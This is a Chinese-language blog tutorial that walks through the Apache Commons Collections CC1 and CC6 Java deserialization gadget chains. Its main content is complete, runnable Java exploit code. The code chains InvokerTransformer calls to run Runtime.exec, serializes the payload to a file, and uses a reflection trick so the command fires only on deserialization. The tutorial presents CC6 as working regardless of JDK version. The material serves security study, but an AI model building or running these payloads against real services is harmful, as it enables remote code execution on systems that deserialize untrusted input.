
Java反序列化CommonsCollections篇CC6-最好用的CC链
前言
上期学习了CC1,但在jdk8u71之后,对AnnotationinvocationHanlder的readobject方法进行了修复,把checksetvalue删去了。
那有没有一条链不受到JDK版本的限制?
有的,兄弟有的,那就是CC6。
CC6
CC1的另一种调用方式
在学习CC6之前,先回忆一下CC1

我当时其实找到了三个函数,调用了transform方法,其实在这里选用lazyMap的get方法也可以

那么谁调用了get?这里有非常多,直接来看结果吧,还是AnnotationinvocationHandler中的invoke方法。
动态代理的调用处理器类的invoke方法,在调用任何方法时都会被调用。
所以我们的目标是走到memberValues.get(member)

这里有一些条件,为了过if,我们不能调用equals,也不能调用有参方法
public Object invoke(Object proxy, Method method, Object[] args) {
    String member = method.getName();
    Class<?>[] paramTypes = method.getParameterTypes();

    // Handle Object and Annotation methods
    if (member.equals("equals") && paramTypes.length == 1 &&
        paramTypes[0] == Object.class)
        return equalsImpl(args[0]);
    if (paramTypes.length != 0)
        throw new AssertionError("Too many parameters for an annotation method");

    switch(member) {
    case "toString":
        return toStringImpl();
    case "hashCode":
        return hashCodeImpl();
    case "annotationType":
        return type;
    }

    // Handle annotation member accessors
    Object result = memberValues.get(member);

说来也巧,readobject中正好有一个无参方法entrySet,一切都是巧合~~

所以链子的流程如下图
代码实现
    Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null,  null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object, Object> map = new HashMap<>();
        Map<Object,Object> lazyMap = LazyMap.decorate(map, chainedTransformer);
        Class<?> c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor<?> AnnotationInvocationHandlerConstructor = c.getDeclaredConstructor(Class.class, Map.class);
        AnnotationInvocationHandlerConstructor.setAccessible(true);
        InvocationHandler h = (InvocationHandler) AnnotationInvocationHandlerConstructor.newInstance(Override.class, lazyMap);

        Map mapProxy = (Map) Proxy.newProxyInstance(LazyMap.class.getClassLoader(), new Class[]{Map.class}, h);

        Object o = AnnotationInvocationHandlerConstructor.newInstance(Override.class, mapProxy);

        serialize(o);
        deserialize("ser.bin");
CC6
个人感觉是CC1和URLDNS的结合
继续回忆一下URLDNS链
 *   Gadget Chain:
 *     HashMap.readObject()
 *       HashMap.putVal()
 *         HashMap.hash()
 *           URL.hashCode()

目标是找谁hashCode中调用了get,并且参数可控。
TiedMapEntry正好符合这个条件

跟进getValue

所以链子如下图,非常简洁
代码
    public static void main(String[] args) throws IOException, ClassNotFoundException {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null,  null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object, Object> map = new HashMap<>();
        Map<Object,Object> lazyMap = LazyMap.decorate(map, chainedTransformer);

        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "aaa");
        HashMap<Object, Object> map2 = new HashMap<>();
        map2.put(tiedMapEntry, "bbb");

        serialize(map2);
//        deserialize("ser.bin");
    }
    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(Files.newOutputStream(Paths.get("ser.bin")));
        oos.writeObject(obj);
    }
    public static Object deserialize(String filename) throws IOException, ClassNotFoundException {
        ObjectInputStream ois = new ObjectInputStream(Files.newInputStream(Paths.get(filename)));
        return ois.readObject();
    }
和URLDNS那条链的问题一样,在序列化的时候命令就已经执行了
在put完成之后,通过反射再将tiedMapEntry对象中的内容修改完整。同时还要删除一开始的key,这里调试的时候idea好像有bug,if一直走不进去。。。
最终代码
 public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null,  null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);

        HashMap<Object, Object> map = new HashMap<>();
        Map<Object,Object> lazyMap = LazyMap.decorate(map, new ConstantTransformer(1));

        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "aaa");
        HashMap<Object, Object> map2 = new HashMap<>();
        map2.put(tiedMapEntry, "bbb");
        lazyMap.remove("aaa");

        Class c = LazyMap.class;
        Field factory = c.getDeclaredField("factory");
        factory.setAccessible(true);
        factory.set(lazyMap,chainedTransformer);
//        serialize(map2);
        deserialize("ser.bin");
    }
    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(Files.newOutputStream(Paths.get("ser.bin")));
        oos.writeObject(obj);
    }
    public static Object deserialize(String filename) throws IOException, ClassNotFoundException {
        ObjectInputStream ois = new ObjectInputStream(Files.newInputStream(Paths.get(filename)));
        return ois.readObject();
    }

 浙公网安备 33010602011771号